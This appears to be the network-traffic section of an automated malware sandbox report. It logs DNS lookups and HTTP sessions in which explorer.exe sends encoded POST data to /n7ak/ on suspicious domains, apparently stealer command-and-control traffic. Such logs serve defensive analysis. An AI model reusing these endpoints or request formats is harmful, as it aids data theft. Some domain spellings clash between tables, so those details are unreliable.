Jan 13, 2021 21:12:13.329286098 CET	53	54366	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:14.480228901 CET	53034	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:14.528512955 CET	53	53034	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:15.647737980 CET	57762	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:15.695641994 CET	53	57762	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:17.350480080 CET	55435	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:17.398413897 CET	53	55435	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:18.625138998 CET	50713	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:18.676887035 CET	53	50713	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:19.599800110 CET	56132	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:19.650623083 CET	53	56132	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:20.618397951 CET	58987	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:20.666399956 CET	53	58987	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:34.989147902 CET	56579	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:35.062227011 CET	53	56579	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:38.290738106 CET	60633	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:38.338586092 CET	53	60633	8.8.8.8	192.168.2.3
Jan 13, 2021 21:12:38.718440056 CET	61292	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:12:38.774928093 CET	53	61292	8.8.8.8	192.168.2.3
Jan 13, 2021 21:13:09.365077019 CET	63619	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:13:09.511540890 CET	53	63619	8.8.8.8	192.168.2.3
Jan 13, 2021 21:13:09.963617086 CET	64938	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:13:10.011989117 CET	53	64938	8.8.8.8	192.168.2.3
Jan 13, 2021 21:13:30.588669062 CET	61946	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:13:30.654230118 CET	53	61946	8.8.8.8	192.168.2.3
Jan 13, 2021 21:13:32.665021896 CET	64910	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:13:32.727684021 CET	53	64910	8.8.8.8	192.168.2.3
Jan 13, 2021 21:13:32.734510899 CET	52123	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:13:32.785713911 CET	53	52123	8.8.8.8	192.168.2.3
Jan 13, 2021 21:13:52.008276939 CET	56130	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:13:52.079715967 CET	53	56130	8.8.8.8	192.168.2.3
Jan 13, 2021 21:13:54.094017029 CET	56338	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:13:54.150810957 CET	53	56338	8.8.8.8	192.168.2.3
Jan 13, 2021 21:13:54.158955097 CET	59420	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:13:54.215436935 CET	53	59420	8.8.8.8	192.168.2.3
Jan 13, 2021 21:14:00.959400892 CET	58784	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:14:01.015779018 CET	53	58784	8.8.8.8	192.168.2.3
Jan 13, 2021 21:14:01.786617994 CET	63978	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:14:01.842870951 CET	53	63978	8.8.8.8	192.168.2.3
Jan 13, 2021 21:14:02.776001930 CET	62938	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:14:02.826868057 CET	53	62938	8.8.8.8	192.168.2.3
Jan 13, 2021 21:14:03.570915937 CET	55708	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:14:03.618803024 CET	53	55708	8.8.8.8	192.168.2.3
Jan 13, 2021 21:14:04.169435978 CET	56803	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:14:04.226008892 CET	53	56803	8.8.8.8	192.168.2.3
Jan 13, 2021 21:14:05.134938955 CET	57145	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:14:05.182780027 CET	53	57145	8.8.8.8	192.168.2.3
Jan 13, 2021 21:14:05.886885881 CET	55359	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:14:05.938894987 CET	53	55359	8.8.8.8	192.168.2.3
Jan 13, 2021 21:14:06.844403028 CET	58306	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:14:06.900784016 CET	53	58306	8.8.8.8	192.168.2.3
Jan 13, 2021 21:14:08.174479961 CET	64124	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:14:08.231090069 CET	53	64124	8.8.8.8	192.168.2.3
Jan 13, 2021 21:14:08.819364071 CET	49361	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:14:08.875713110 CET	53	49361	8.8.8.8	192.168.2.3
Jan 13, 2021 21:14:14.384748936 CET	63150	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:14:14.456562042 CET	53	63150	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 21:12:34.989147902 CET	192.168.2.3	8.8.8.8	0x8c2d	Standard query (0)	www.unbelievabowboutique.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:09.365077019 CET	192.168.2.3	8.8.8.8	0xc258	Standard query (0)	www.bepboscch.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:30.588669062 CET	192.168.2.3	8.8.8.8	0xaa86	Standard query (0)	www.huro14.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:32.665021896 CET	192.168.2.3	8.8.8.8	0x7e5d	Standard query (0)	www.huro14.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:32.734510899 CET	192.168.2.3	8.8.8.8	0x3480	Standard query (0)	www.huro14.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:52.008276939 CET	192.168.2.3	8.8.8.8	0xb1eb	Standard query (0)	www.wwwswty6655.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:54.094017029 CET	192.168.2.3	8.8.8.8	0x316f	Standard query (0)	www.wwwswty6655.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:54.158955097 CET	192.168.2.3	8.8.8.8	0xe030	Standard query (0)	www.wwwswty6655.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:14:14.384748936 CET	192.168.2.3	8.8.8.8	0xc278	Standard query (0)	www.hydradadproperties.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:12:35.062227011 CET	8.8.8.8	192.168.2.3	0x8c2d	No error (0)	www.unbelievabowboutique.com	unbelievabowboutique.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:12:35.062227011 CET	8.8.8.8	192.168.2.3	0x8c2d	No error (0)	unbelievabowboutique.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:09.511540890 CET	8.8.8.8	192.168.2.3	0xc258	No error (0)	www.bepboscch.com	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:13:09.511540890 CET	8.8.8.8	192.168.2.3	0xc258	No error (0)	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		3.223.115.185	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:30.654230118 CET	8.8.8.8	192.168.2.3	0xaa86	Name error (3)	www.huro14.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:32.727684021 CET	8.8.8.8	192.168.2.3	0x7e5d	Name error (3)	www.huro14.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:32.785713911 CET	8.8.8.8	192.168.2.3	0x3480	Name error (3)	www.huro14.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:52.079715967 CET	8.8.8.8	192.168.2.3	0xb1eb	Name error (3)	www.wwwswty6655.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:54.150810957 CET	8.8.8.8	192.168.2.3	0x316f	Name error (3)	www.wwwswty6655.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:13:54.215436935 CET	8.8.8.8	192.168.2.3	0xe030	Name error (3)	www.wwwswty6655.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:14:14.456562042 CET	8.8.8.8	192.168.2.3	0xc278	No error (0)	www.hydrabadproperties.com		91.195.240.94	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.unbelievabowboutique.com
- www.bepbosch.com
- www.hydrabadproperties.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49745	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:12:35.109096050 CET	8730	OUT	GET /n7ak/?rN=+VkjiNhUsWsopaF1OEtkI3uXqkAxa5zmKZmZM9Ocj2MgGwUlx9I3FiG4Gn++IiogSOWw&QZ3=dhrxPpcXO0TLHVR HTTP/1.1 Host: www.unbelievabowboutique.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:12:35.247968912 CET	8731	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:12:35 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc83a1-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49748	3.223.115.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:13:09.641056061 CET	8749	OUT	GET /n7ak/?rN=MxLeMLg7J3XdambF4+q7RpqtyYrbwIYxF5p89mR13ayzWNjROKSjcDea1OeFgILEscbA&QZ3=dhrxPpcXO0TLHVR HTTP/1.1 Host: www.bepbosch.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:13:09.767514944 CET	8749	IN	HTTP/1.1 302 Found Cache-Control: private Content-Type: text/html; charset=utf-8 Location: https://www.hugedomains.com/domain_profile.cfm?d=bepbosch&e=com Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Wed, 13 Jan 2021 20:12:28 GMT Connection: close Content-Length: 184 Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 32 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 20 74 6f 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 68 75 67 65 64 6f 6d 61 69 6e 73 2e 63 6f 6d 2f 64 6f 6d 61 69 6e 5f 70 72 6f 66 69 6c 65 2e 63 66 6d 3f 64 3d 62 65 70 62 6f 73 63 68 26 61 6d 70 3b 65 3d 63 6f 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 68 32 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Object moved</title></head><body> Object moved to here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49750	3.223.115.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:13:11.919610023 CET	8759	OUT	POST /n7ak/ HTTP/1.1 Host: www.bepbosch.com Connection: close Content-Length: 408 Cache-Control: no-cache Origin: http://www.bepbosch.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.bepbosch.com/n7ak/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 72 4e 3d 45 54 48 6b 53 75 63 2d 4a 31 62 5f 59 68 4c 49 6e 4b 54 7a 4f 66 66 4b 37 4e 7a 50 32 38 5a 33 55 35 49 59 34 45 5a 55 28 62 32 7a 48 66 6a 37 48 59 72 77 59 6a 44 43 6a 65 53 34 69 55 62 6b 73 75 65 79 31 79 76 37 74 46 44 63 73 57 67 49 44 50 43 73 61 50 74 4a 6d 4e 4c 61 36 39 35 74 37 44 58 76 38 70 78 34 6d 57 43 6a 58 6b 51 32 39 7a 43 63 66 54 4f 35 5a 4a 50 5a 4d 39 45 32 35 66 55 4b 43 41 7e 2d 68 34 54 4e 51 32 6c 36 37 6a 68 5f 79 4a 79 72 46 48 50 69 54 49 6a 46 4b 51 7a 38 71 78 38 45 68 68 46 41 33 57 5a 63 4b 72 30 6c 48 64 36 51 57 66 58 34 72 6d 4c 31 54 5a 75 5f 48 77 78 4b 45 54 51 30 53 4b 48 74 62 61 6d 37 33 34 68 30 53 48 34 6a 36 56 67 32 61 74 6b 43 7e 50 28 7a 74 76 32 2d 70 7a 63 69 79 56 64 39 35 77 73 6b 64 6a 4a 38 5a 4e 32 55 4e 52 6f 34 64 4a 34 61 62 36 71 55 51 66 70 62 51 4b 44 52 52 4d 46 6c 6f 6c 7e 2d 36 47 4c 5a 6a 31 28 75 6d 51 6c 38 6e 2d 56 5f 47 65 31 54 69 61 63 6e 64 6e 56 57 76 37 37 52 37 68 48 61 50 58 44 48 6d 5a 6d 71 37 6f 54 35 4a 5a 6f 47 36 4e 49 68 72 50 30 55 55 6d 47 64 52 73 79 49 63 51 65 4e 59 2d 37 67 71 47 41 5f 62 4e 5a 2d 45 43 37 61 28 30 4e 31 72 67 4b 37 4e 67 54 4c 74 4c 67 53 54 75 7a 72 65 6f 46 75 48 2d 49 58 59 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: rN=ETHkSuc-J1b_YhLInKTzOffK7NzP28Z3U5IY4EZU(b2zHfj7HYrwYjDCjeS4iUbksuey1yv7tFDcsWgIDPCsaPtJmNLa695t7DXv8px4mWCjXkQ29zCcfTO5ZJPZM9E25fUKCA~-h4TNQ2l67jh_yJyrFHPiTIjFKQz8qx8EhhFA3WZcKr0lHd6QWfX4rmL1TZu_HwxKETQ0SKHtbam734h0SH4j6Vg2atkC~P(ztv2-pzciyVd95wskdjJ8ZN2UNRo4dJ4ab6qUQfpbQKDRRMFlol~-6GLZj1(umQl8n-V_Ge1TiacndnVWv77R7hHaPXDHmZmq7oT5JZoG6NIhrP0UUmGdRsyIcQeNY-7gqGA_bNZ-EC7a(0N1rgK7NgTLtLgSTuzreoFuH-IXYw).
Jan 13, 2021 21:13:12.046693087 CET	8760	IN	HTTP/1.1 302 Found Cache-Control: private Content-Type: text/html; charset=utf-8 Location: https://www.hugedomains.com/domain_profile.cfm?d=bepbosch&e=com Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Wed, 13 Jan 2021 20:12:30 GMT Connection: close Content-Length: 184 Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 32 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 20 74 6f 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 68 75 67 65 64 6f 6d 61 69 6e 73 2e 63 6f 6d 2f 64 6f 6d 61 69 6e 5f 70 72 6f 66 69 6c 65 2e 63 66 6d 3f 64 3d 62 65 70 62 6f 73 63 68 26 61 6d 70 3b 65 3d 63 6f 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 68 32 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Object moved</title></head><body> Object moved to here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49751	3.223.115.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:13:12.050611019 CET	8768	OUT	POST /n7ak/ HTTP/1.1 Host: www.bepbosch.com Connection: close Content-Length: 194340 Cache-Control: no-cache Origin: http://www.bepbosch.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */*

Timestamp	kBytes transferred	Direction	Data
			Referer: http://www.bepbosch.com/n7ak/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 72 4e 3d 45 54 48 6b 53 73 38 41 4b 47 33 55 4b 48 62 4c 6d 65 33 4e 45 38 47 58 77 71 4b 4c 31 72 63 4d 58 75 34 49 34 46 4a 51 6e 76 7a 30 57 73 37 37 42 62 44 7a 52 6a 44 46 71 2d 53 37 70 30 58 63 79 4a 71 36 31 7a 72 46 74 46 62 62 6c 33 51 4e 44 5f 43 64 62 76 52 31 6b 4f 32 4f 36 5f 63 46 37 6c 33 33 32 4d 70 34 69 6d 62 6c 62 68 31 6b 36 33 53 44 59 54 53 47 4a 34 6d 4e 4d 4e 6f 65 28 38 70 6e 56 77 4f 38 6d 4b 50 57 4f 6d 56 53 28 77 52 73 73 4a 6d 67 4c 68 66 78 63 50 54 42 4a 56 65 66 70 77 38 46 39 68 4e 30 39 30 42 36 61 4a 59 79 55 39 4c 68 57 65 53 46 6e 33 32 7a 5a 2d 75 33 42 42 39 73 50 43 6c 79 4f 4c 48 44 51 34 50 64 31 34 51 6b 65 6c 77 34 7e 47 6b 5a 62 66 4d 73 6b 61 71 46 68 2d 36 69 69 73 77 77 44 52 31 37 77 64 38 54 41 70 72 43 4d 57 4c 4d 54 45 4f 44 5a 35 4f 64 36 71 75 49 4d 42 76 55 39 62 61 48 4d 30 70 69 47 75 76 7e 58 6e 6c 6b 33 37 32 6f 52 6c 50 6d 4e 4e 6a 4e 4e 38 6b 70 62 59 75 65 56 4a 54 38 37 37 58 74 54 28 52 50 58 44 4c 6d 59 6d 41 37 5a 48 35 4a 49 49 76 36 75 67 74 28 5f 31 55 57 32 57 62 49 72 53 68 63 51 57 4e 65 63 69 50 72 78 55 5f 52 5f 52 39 46 67 54 61 7a 6b 4e 31 67 41 4c 6e 4f 54 71 45 76 34 63 58 41 49 50 4b 66 4d 5a 34 54 4e 56 54 4a 46 53 75 6e 47 62 76 65 32 30 44 6b 6c 69 57 46 6c 42 78 34 4d 6a 33 72 5a 43 6b 64 6a 6c 43 50 32 71 31 56 32 49 4a 76 68 4c 72 35 4a 68 34 47 6e 75 72 71 34 63 73 4f 4f 39 75 76 59 68 45 6d 74 36 5a 49 73 59 30 55 5a 49 71 73 54 4b 66 78 70 51 5a 4f 75 62 49 67 6b 6a 41 61 79 67 57 67 48 65 4e 34 4b 6a 39 54 45 4d 72 52 75 76 79 30 4b 49 49 76 6e 6f 61 50 50 75 53 52 61 42 37 61 58 62 58 76 36 68 4e 46 31 59 46 7a 56 6c 37 42 69 7e 61 42 4c 70 4a 52 32 73 6e 61 59 7a 68 45 30 38 66 49 70 57 51 50 4c 28 76 5a 39 33 51 5a 77 38 4c 79 64 37 41 41 57 37 43 6e 33 41 7a 65 6e 76 32 6a 70 76 70 73 55 6e 6d 45 64 6d 38 57 58 79 39 4a 66 57 5f 64 51 75 5f 65 47 68 36 76 2d 76 41 37 4c 66 43 37 2d 59 51 69 65 7a 73 32 42 65 44 38 41 37 43 6b 4b 68 43 67 2d 34 69 47 78 61 57 4b 32 30 58 43 6d 30 31 78 37 61 4b 5a 71 57 49 36 41 38 4b 61 51 61 4c 43 73 54 41 45 52 67 6e 34 42 6c 63 38 31 74 42 28 6a 4e 67 57 6a 48 76 57 37 73 73 67 78 31 68 56 78 4b 50 4d 5a 75 6f 52 4d 52 59 48 68 35 49 4b 50 79 42 45 36 56 58 41 6e 43 66 48 64 52 4a 75 39 4b 6e 50 49 43 62 62 74 4c 54 4d 6c 58 61 56 78 31 6d 7e 73 70 7a 66 68 35 46 70 4c 4e 38 6a 39 44 4e 66 54 59 49 65 67 74 6a 30 73 4c 70 70 51 58 4e 59 57 6e 73 56 34 57 59 35 6a 4c 4c 4d 64 33 39 4f 45 42 57 4d 77 70 51 57 48 47 79 67 33 59 69 53 63 72 70 41 47 65 35 52 6d 63 6a 4a 55 34 41 4c 47 54 6d 6f 73 6c 4b 55 72 75 52 54 53 43 47 5a 65 63 72 7e 4c 63 61 64 4b 7e 56 50 76 71 52 32 79 6c 6e 67 56 63 46 7a 47 37 6e 55 59 56 62 30 71 69 4a 53 66 63 46 69 44 32 32 56 71 46 6e 44 71 45 49 33 6e 6b 36 71 46 4c 52 6c 7a 45 63 67 63 6c 73 64 72 43 54 66 72 4e 72 4c 7a 32 58 52 46 50 50 35 30 34 49 41 58 45 34 7e 44 7e 50 66 44 4a 53 64 48 4f 6f 65 67 59 4d 62 6a 46 45 75 48 32 5f 6a 79 36 36 66 69 30 74 74 7a 63 76 72 78 79 78 36 61 58 39 77 34 7a 31 51 34 51 70 4e 34 51 61 4f 74 39 2d 34 72 56 6a 63 79 6c 70 73 6c 6d 2d 28 4c 64 37 41 77 6b 5f 6e 59 35 56 48 43 58 59 38 64 30 4c 65 4b 76 76 35 72 64 32 58 66 74 6e 7e 75 4e 34 6b 74 77 79 31 56 64 32 4f 74 28 54 59 68 46 71 54 51 59 74 36 72 69 51 4e 41 38 45 6c 35 74 75 32 4c 49 69 4d 41 45 69 4c 31 6a 73 35 4b 4f 63 43 42 4e 6e 48 49 53 4c 28 76 7a 68 6b 74 58 45 4a 79 5 6 30 68 53 33 79 52 74 6a 4b 6e 42 71 34 51 77 43 38 6a 39 35 74 57 51 64 4d 6f 54 31 51 37 53 75 6c 41 6f 68 61 67 71 62 4b 49 5a 4b 6c 63 52 6f 34 78 6c 73 63 4b 65 34 48 65 79 75 63 79 7a 7a 62 59 6b 37 71 50 59 6f 75 55 5f 6d 4c 49 6e 4e 4b 42 51 46 51 74 7a 4b 73 65 53 37 79 55 66 36 46 58 6d 54 54 4b 34 4a 79 37 5a 43 43 4a 4d 77 66 54 43 37 35 6f 34 32 79 50 6d 38 56 51 2d 79 45 68 39 41 77 4d 63 37 34 62 4a 45 51 28 54 50 7a 76 67 52 6c 56 4d 67 4b 48 61 72 54 74 4d 54 41 45 57 47 61 36 74 49 6d 6f 73 4c 45 71 39 6c 6c 6d 76 63 5a 48 50 79 64 42 2d 38 7a 6b 38 37 5f 57 44 35 65 7e 4d 72 34 71 59 53 66 64 41 28 56 4a 78 74 65 79 6b 61 62 77 34 63 76 7a 2d 56 64 6b 58 6e 78 Data Ascii: rN=ETHkSs8AKG3UKHbLme3NE8GXwqKL1rcMXu4l4FJQnvz0Ws77BbDzRjDFq-S7p0XcyJq61zrFtFb bl3QND_CdbvR1kO2O6_cF7l332Mp4imblbh1k63SDYTSGJ4mNMNoe(8pnVwO8mKPWOmVS(wRssJmgLhfxcPTBJVefp w8F9hN090B6aJYyU9LhWeSFn32zZ-u3BB9sPClyOLHDQ4Pd14Qkelw4~GkZbfMskaqFh-6iiiswwDR17wd8TAprCMW LMTEODZ5Od6quIMBvU9baHM0piGuv~Xnlk372oRlPmNNjNN8kpbYueVJT877XtT(RPXDLmYmA7ZH5JIIv6ugt(_1UW 2WbIrShcQWNeciPrxU_R_R9FgTazkN1gALnOTqEv4cXAIPKfMZ4TNVTJFSunGbve20DkliWFlBx4Mj3rZCkdjlCP2q 1V2lJvhLr5Jh4Gnurq4csOO9uvYhEmt6ZIsY0UZIqsTKfxpQZOubIgkjAaygWgHeN4Kj9TEMrRuvy0KIIvnoaPPuSR aB7aXbXv6hNF1YFzVl7Bi~aBLpJR2snaYzhE08flpWQPL(vZ93QZw8Lyd7AAW7Cn3Azenv2jpvpsUnmEdm8WXy9JfW _dQu_eGh6v-vA7LfC7-YQiezs2BeD8A7CkKhCg-4iGxaWK20XCm01x7aKZqWl6A8KaQaLCsTAERgn4Blc81tB(jNgW jHvW7ssgx1hVxKPMZuoRMRYHh5lKPyBE6VXAnCfHdRJu9KnPICbbtLTMlXaVx1m~spzfh5FpLN8j9DNfTYIegtj0sL ppQXNYWnsV4WY5jLLMd39OEBWMwpQWHGyg3YiScrpAGe5RmcjJU4ALGTmoslKUruRTSCGZecr~LcadK~ VPvqR2ylngVcFzG7nUYVb0qiJSfcFiD22VqFnDqEI3nk6qFLRlzEcgclsdrCTfrNrLz2XRFPP504IAXE4~D~PfDJSd HOoegYMbjFEuH2_jy66fi0ttzcvrxyx6aX9w4z1Q4QpN4QaOt9-4rVjcylpslm-(Ld7Awk_nY5VHCXY8d0LeKvv5rd2Xftn~uN4k twy1Vd2Ot(TYhFqTQYt6riQNA8El5tu2LIiMAEiL1js5KOcCBNnHISL(vzhktXEJyV0hS3yRtjKnBq4QwC8j95tWQd MoT1Q7SulAohagqbKIZKlcRo4xlscKe4HeyucyzzbYk7qPYouU_mLlnNKBQFQtzKseS7yUf6FXmTTK4Jy7ZCCJMwfT C75o42yPm8VQ-yEh9AwMc74bJEQ(TPzvgRlVMgKHarTtMTAEWGa6tlmosLEq9llmvcZHPydB-8zk87_WD5e~Mr4qYS fdA(VJxteykabw4cvz-VdkXnxAQm6lYtnkgH_y5RK436VFSKuXIH9yZ1yiY0BJKQ62nwokXLRKZTKoDREMMzkORSB0 nfgln9tqh1XigpcGvFxdDSCX2xHtlHwwqkRdcA_Y-4W2jh0U-PgsUZkM17cpati~2lGO9LhE7tinFU24welp2bOw76 aWgrQ01chdceZdSztryLQZ2V8Mjz3MPA8TNG6YyhjS7bA369AbjZ96KMg8UtUFx4fC3nS9aov0M8qD31ezEYOpCZ4y hCFmRH4Idq7x8TZjzgn6KNdfOoqIiDnt83f7RVYOfgBF91oFjmvblJr1r6jAT7IW0l6mQU1hXkuK-I4kv1D5djAhZE rAX0a3QcPSUZttOm9V2sag0hDo2ASoKBtW0GqNMpWTvNUUkCCzuBrVDbiQ_d5pm46ask9oNnlFSVMXrL2KRCqr_Oi4 KaOlJlHiD5rHrDrtaToKPFSQ6b1okDoTFZ8ELxsyzFnVFhRhJ497AK3xTmeKvi3(8ljDtBw2Ur71NmPa4B0iLz7AtS BotXX6J94(6ihHYqYk9c9KBD4Sc6UbhRbyRMOhEzsgbFwlR3h6Axj41uPOAhmRpMhtnocQojVhO9NhYXs35uCjLpLn LujtMYGLxHS59ZzWiCrzVdpKbEox0ElUIyTFJWZSqwrDmuACEY02NHy4O2nE3j-44rLTpK9yn7Sn8hOO0U9n3N8LLX S85PKZo314wtwpHHbO0u7PDxhiQnqi7l45Bt4yzjfC9~pNQSE6yXVuyrij_Epr8aqlhOzvSg0AsEeEFZAXmxvVfTdD xw9DCsaKb(Gco3Ii5vR~qtvPzVe3AyIpy2McI3-6FXOu8Oo1lcD11Pw6RlkbvKvvcFRToTjLuRHAmHz4bCDi773R3v kHYNp7-WK9JuJZVlW4O0p8nvxOyPiTYrA2WFifxzjvDCuw-bpYVJHQLOteCmkUQYIk0FlHPxvw_FV70quqDK8(5kMd r5oqZyZYD6llp78dKB_TGrUXpAPE6zv5_3QaGLgeB8_OSI5wQfKH5jSEtgP(0oVSkN1pSX7l3GaZM(5PJjC(RII1mc 17RMVBmMKiy(cmrTrInQDPkvvbZYfb5hlAq~lo8TSBummL66q8twnCl1StxgRd1Wyjm8TrUlR5J8ShE6nNZMEVBYzC- pEMvsa5UYPyXICZ5JlfINL7bgcUM7-a6HaUs7nCjvaYXsnCruGqNHsO8VKH3Em3veAQK~atNTPt577t4yM5gyFFDV 9ZInjzRWR8plpIuteoPvJJkJ71m26uyTIzt1bJRdllPKCMcslP12TjIoi55AmL8oRuhqbMR4JD7SSFaw2x002Esj7oLwtyejuuN2 WP_DhLsy5ocmxZKtE4cVhDWhah2TBl7P_Qsc8XwOw1kYWW6b9JjHJTFAAL3ismES3CXG_zae_FLORXjB9UPt4siSLY 